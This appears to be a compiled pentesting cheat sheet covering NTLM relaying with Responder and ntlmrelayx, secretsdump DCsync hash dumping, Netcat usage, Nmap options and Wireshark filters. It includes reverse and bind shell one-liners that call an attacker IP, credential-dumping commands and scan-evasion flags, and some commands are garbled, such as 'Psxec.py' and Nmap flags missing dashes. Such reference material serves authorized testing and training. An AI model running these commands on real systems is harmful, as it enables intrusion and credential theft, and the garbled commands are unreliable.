NTLMRelay from Responder to Targets

NTLMRelayx is used to relay intercepted or coerced credentials to a target. It is often used in conjunction with Responder, PetitPotam, or MiTM6.

Turn off SMB server in Responder by editing the responder.config file.

Make a list of targets with NetExec that have SMB Signing disabled:

```
nxc smb <CIDR_Range or list of targets>
--gen-relay-list <relay_list_filename>
```

Ensure ntlmrelayx.py has been started prior to Responder:

```
python ntlmrelayx.py -wh <domain_
name> -tf <relay_list_filename> -socks
-smb2support
```

Start Responder.

After successful authentication, type “socks” to get SOCKS connections retrieved by ntlmrelayx.

secretsdump.py


Performs a DCsync attack on the Domain Controller and dumps all user and machine hashes within the domain. Requires a user with DCsync permissions or Domain Admin.

DCsync via password:

```
Psxec.py <domain>/<domain_
admin>:’<password>’@<target_dc> >
<outfile.txt>
```

DCsync via pass-the-hash:

```
Secretsdump.py <domain>/<domain_
admin>@<target_dc> -hashes
<ntlm>:<ntlm> > <outfile.txt>
```



Netcat

UNIX version:
https://nc110.sourceforge.io/
https://sourceforge.net/p/nc110/git/ci/master/tree/

GNU Netcat version:
https://netcat.sourceforge.net/
https://sourceforge.net/p/netcat/code/HEAD/tree/

Written by: Rachit Arora || 𝕏 @rach1tarora || linkedin.com/in/rach1tarora/
Reviewed by: Dave Blandford

Netcat is a network utility tool that has earned the nickname "The Swiss Army Knife" of networking. It can be used for file transfers, chat/messaging between systems, port scanning, and much more. Netcat operates by reading and writing data across network connections using TCP and UDP.

How to Install:

Kali Linux

Netcat is available in multiple versions. You can choose one depending on your needs:

Ncat (Nmap's Netcat reimplementation):


```
sudo apt install ncat
```

OpenBSD Netcat:

```
sudo apt install netcat-openbsd
```

Traditional Netcat:

```
sudo apt install netcat-traditional
```



Arch Linux

GNU Netcat:

```
sudo pacman -S gnu-netcat
```

OpenBSD Netcat:

```
sudo pacman -S openbsd-netcat
```

MacOS

Install using Homebrew:

```
brew install netcat
```


Windows

Your best bet is to use Ncat, which is included with Nmap:

https://nmap.org/download.html#windows

Ensure the Ncat checkbox is selected when installing Nmap.

Explanation of Flags:



- `-z` : Zero-I/O mode, used for scanning ports without sending data.
- `-v` : Verbose mode, displays additional details of the connection.
- `-vv` : Very verbose, shows even more detailed information.
- `-n` : Numeric-only IP addresses, no DNS resolution.
- `-u` : Use UDP.
- `-l` : Listen mode, allows Netcat to wait for incoming connections.
- `-p <port>` : Specifies the local port to use for the connection; not just for listening.
- `-e <program>` : Executes the specified program (like /bin/bash) upon connection.
- `-w <seconds>` : Specifies a timeout in seconds for connections.
- `-X <proxy_type>` : Use a proxy (CONNECT, SOCKS4, SOCKS5) to route Netcat traffic.

Note: This flag is supported in the OpenBSD version of Netcat (and tools like Ncat from Nmap), but not in the traditional GNU version.

- `-x <proxy_ip:proxy_port>` : Defines the proxy IP and port for tunneling traffic.

Same note: Available in OpenBSD Netcat and Ncat, not in GNU Netcat-traditional.

1. Basic Connectivity

Check if a specific port is open or closed:

```
nc -zv <target_ip> <port>
```

Scan multiple ports on a target:

```
nc -zv <target_ip> 20-100
```

Scan all ports with a timeout:

```
nc -zv -w1 <target_ip> 1-65535
```

2. Establishing Connections

Connect to a TCP service:

```
nc <target_ip> <port>
```

Connect to a UDP service:

```
nc -u <target_ip> <port>
```

Listen for incoming TCP connections:

```
nc -lvp <port>
```

Listen for incoming UDP connections:

```
nc -ulvp <port>
```

3. Sending and Receiving Messages

Send a message to a Netcat listener:

```
echo "Hello, Netcat" | nc <target_ip> <port>
```

Receive messages on a listening Netcat server:

```
nc -lvp <port>
```

4. File Transfer Using Netcat

Send a file over Netcat (sender):

```
cat file.txt | nc <target_ip> <port>
```

Receive a file with Netcat (receiver):

```
nc -lvp <port> > received.txt
```

5. Netcat as a Chat Server

Start a simple chat server (listener):

```
nc -lvp <port>
```

Connect to the chat server (client):

```
nc <server_ip> <port>
```

When one Netcat instance connects to another, they form a bidirectional pipe. Netcat reads from stdin (your keyboard) and writes to stdout (your screen). This setup allows both users to type and see each other's messages in real time—effectively creating a minimal chat environment using only the terminal.

6. Reverse Shells

Bind a shell for remote access (attacker-controlled listener):

```
nc -lvp <port> -e /bin/bash
```

Reverse shell (victim-controlled):

```
nc <attacker_ip> <port> -e /bin/bash
```

Reverse shell over UDP —
Attacker-controlled listener:

```
nc -lu -p <port>
```

Command to run on victim machine:

Note: This is all ONE line

```
mkfifo fifo && nc -u <attacker_ip> <port> < fifo | { echo
"shell ready"; bash; } > fifo
```

7. Network Scanning and Enumeration

Grab service banners from open ports:

```
nc -v <target_ip> <port>
```

For web services (HTTP/HTTPS), type the following after connecting and press Enter twice:

```
HEAD / HTTP/1.0
```

Manually interact with an FTP server:

```
nc <ftp_server_ip> 21
```


8. Web and Network Testing

Check if RDP (Remote Desktop Protocol) is open:

```
nc -zv <target_ip> 3389
```

Check if SMB (Windows File Sharing) is enabled:

```
nc -zv <target_ip> 445
```



Nmap

https://nmap.org/

Written by Alireza Liaghat || linkedin.com/in/alireza-lia/
Reviewed by Dale Hobbs || linkedin.com/in/dale-hobbs/

Nmap + Target + Type + Port + Detection + Timing + Scripts + Evasion

The Nmap Formula

TARGET | What do you want to scan?

- Scan the specified IP address: `192.168.x.x`
  Used when there is only one target IP address.
- Scan the specified domain: `domain.com`
  Used when there is only one target domain.
- Scan from a list of host addresses: `-iL target.txt`
  Used when searching a known range of hosts.
- Scans each address only once: `--unique`
  Used in combination with lists. Avoids duplicate scans to speed up the scan.
- No DNS resolution: `-n`
  Speeds up scanning by skipping reverse DNS resolution.

TYPE | How do you want to scan?

- Full TCP 3-Way Handshake Scan: `-sT`
  Most reliable scan. Use when not worried about firewalls.
- "Stealth" scan. Impartial 3-Way Handshake: `-sS`
  Does not establish a full handshake. "Dumb" firewalls will only see this as regular poor connection.
- Scan using UDP: `-sU`
  Preferred for scanning DNS (53), SNMP (161), DHCP (67), TFTP (69), etc.

PORT | What port do you want to scan?

- Scans only the comma-separated ports: `-p 80,443`
  Useful for when scanning a host for a specific attack surface.
- Scans all possible ports: `-p 1-65535`
  Useful for all ports in use, including ephemeral (temporary) ports.

DETECTION | What do you want to detect?

- Probe for service/version: `-sV`
  Useful for when mapping and identifying a network.
- Try the most likely probes for detection: `--version-light`
  Useful for when mapping and identifying a network.
- Try every available probe (max intensity): `--version-all`
  Useful for when mapping and identifying a network.
- OS Detection: `-O`
  Useful for when mapping and identifying a network.

TIMING | How fast do you want to scan?

- Sends a maximum of 5 probes per second: `--max-rate 5`
  Limits network traffic to avoid disruptions to the network.
- Adds 1 second delay between probes: `--scan-delay 1`
  Limits network traffic to avoid disruptions to the network.
- Give up on a particular port after 1 second: `--host-timeout 1`
  Limits network traffic and useful for slow responding devices.

SCRIPTS | What additional scripts do you want?

- Performs a WHOIS lookup of domains and IP addresses: `--script=whois`
  Used when mapping a network.
- Enumerates SMB shares: `--scripts=smb-enum-shares`
  Identifies SMB shares that might be exposed.
- Searches for known vulnerabilities: `--script=vulners`
  Identifies known/unpatched vulnerabilities in a network.

EVASION | How sneaky do you want to be?

- Spoofs the source MAC address: `-spoof-mac 00:0C:29:6F:F3:6B`
  Useful for when the network switch restricts connectivity using MAC addresses.
- Spoofs the source IP address: `S 192.168.1.1`
  Useful for when the network switch restricts connectivity using IP addresses.
- Adds random data to packets: `--data-length 5`
  Useful for when trying to camouflage the network traffic caused by the scan.
- Uses a proxy to scan: `--proxies 192.168.5.5`
  Useful for when navigating a scan through an IP-based filter.

Example formula of a slow and thorough search

```
nmap 192.168.10.50 -sT -p1-65535 -version-light -max-rate 5 --script=vulners -S 192.168.1.1
```

Common Port States	
`open`	An application is actively accepting TCP connections or UDP datagrams on this port.
`closed`	The port is accessible. Nmap probes received a response but was indicated that there is no application listening.
`filtered`	Nmap cannot determine if the port is open. This could be caused by firewalls dropping packets or by network congestion.

Wireshark

https://www.wireshark.org/

Written by Shad Brown || 🦋 @winterknight.net

Revised by Bronwen Aker

Wireshark is an incredible tool used to read and analyze network traffic coming in and out of an endpoint. Additionally, it can load previously captured traffic to assist with troubleshooting network issues or analyze malicious traffic to help determine what a threat actor is doing on your network.

Basic Usage

The most basic filtering Wireshark provides is by protocol. Simply type the protocol name:

- `dns`
- `http`
- `arp`
- `icmp`
- `tls`
- And many more!

Logical Operators

- Logical AND: `and` or `&&`
- Logical OR: `or` or `||`
- Logical NOT: `not` or `!`

Comparison Operators

- Equal to: `eq` or `==`
- Not Equal to: `ne` or `!=`
- Greater than: `gt` or `>`
- Less than: `lt` or `<`
- Greater than or equal to: `ge` or `>=`
- Less than or equal to: `le` or `<=`


IP Filters

- Filter by IP (matches source or destination):
  `ip.addr == 192.168.0.1`
- Filter to source IP:
  `ip.src == 192.168.0.1` or `ip.src == 192.168.1.0/24`
- Filter to destination IP:
  `ip.dst == 192.168.0.1` or `ip.dst == 192.168.1.0/24`
- Exclude an IP:
  `ip.addr != 192.168.0.1`
- Filter to multiple IPs (any of them):
  `ip.addr == 192.168.0.1` or `ip.addr == 10.0.0.1`
- Filter for traffic between two specific IPs (both directions):
  `(ip.src == 192.168.0.1 and ip.dst == 10.0.0.1)` or
  `(ip.src == 10.0.0.1 and ip.dst == 192.168.0.1)`
- Filter by subnet:
  `ip.addr == 192.168.1.0/24`
- IP range filtering:
  `ip.addr >= 192.168.0.1 and ip.addr <= 192.168.0.100`

Transport Layer Filters

These also work for UDP!

- Port filtering: `tcp.port == 443`
- Source port filtering: `tcp.srcport == 443`
- Destination port filtering: `tcp.dstport == 443`
- TCP session tracking: `tcp.stream == 0`



Useful GUI Features

Wireshark's graphical interface has handy right-click options:

- **Apply as Filter:** Immediately applies the selected field as the display filter.
- **Prepare as Filter:** Constructs the filter expression in the text bar so you can edit it before running it.


Wireshark also makes it easy to track individual conversations:

- Right-click a packet, then select **Follow > TCP Stream or Follow > UDP Stream**. This opens a window showing the conversation chronologically and applies the appropriate stream filter.

Useful Statistical Tools

Wireshark provides statistical summaries to help you analyze traffic:

- Statistics > IPv4 Statistics > Destinations and Ports
  - *Shows all IPs, transport protocols, and ports involved in communication. You can apply display filters here to narrow results.*
- Statistics > HTTP > Requests
  - *Displays web requests, including domains and endpoints browsed during the capture.*
- Statistics > Protocol Hierarchy
  - *Gives a tree breakdown of all protocols seen in the capture.*
- Statistics > IO Graphs
  - *Lets you visualize traffic volume over time with custom filters.*




Other Useful Filters and Features

- Exclude local network noise:
  `not arp and not ssdp and not mdns`
- Filter packets by length:
  `frame.len > 500` or `frame.len > 1000`
- Find packets with TCP errors or analysis flags:
  `tcp.analysis.flags`
- Filter by MAC address:
  `eth.addr == aa:bb:cc:dd:ee:ff`
- HTTP host filter:
  `http.host == "example.com"`
- TLS SNI filter:
  `tls.handshake.extensions_server_name == "example.com"`
- Exclude an entire subnet:
  `not ip.addr == 192.168.1.0/24`

Exporting Objects

Wireshark can reassemble and export transferred files:

- File > Export Objects > HTTP
- File > Export Objects > SMB



Decryption Options

- Load SSL/TLS session keys to decrypt HTTPS traffic:
  - *Preferences > Protocols > TLS*
  - *Add your key log file.*
- For Wi-Fi traffic: WPA2 PSK decryption available with proper capture and passphrase.

Marking and Coloring

- Mark Packets: Right-click and choose Mark Packet.
- Coloring Rules: Define filters with custom colors to highlight traffic patterns.
  - *Found under View > Coloring Rules.*

Time Shift

- Edit > Time Shift lets you synchronize timestamps between multiple captures.

Name Resolution

- Toggle DNS, transport, and MAC name resolution:
  - *View > Name Resolution*
  - *Or in Preferences > Name Resolution for consistent display.*

Saving and Sharing Filters

- Use Manage Display Filters to save custom filters for frequent reuse.
- Export and share filter sets with your team.

Tip: If you're wondering what a button above the filter field does, just hover your cursor over it for a tooltip.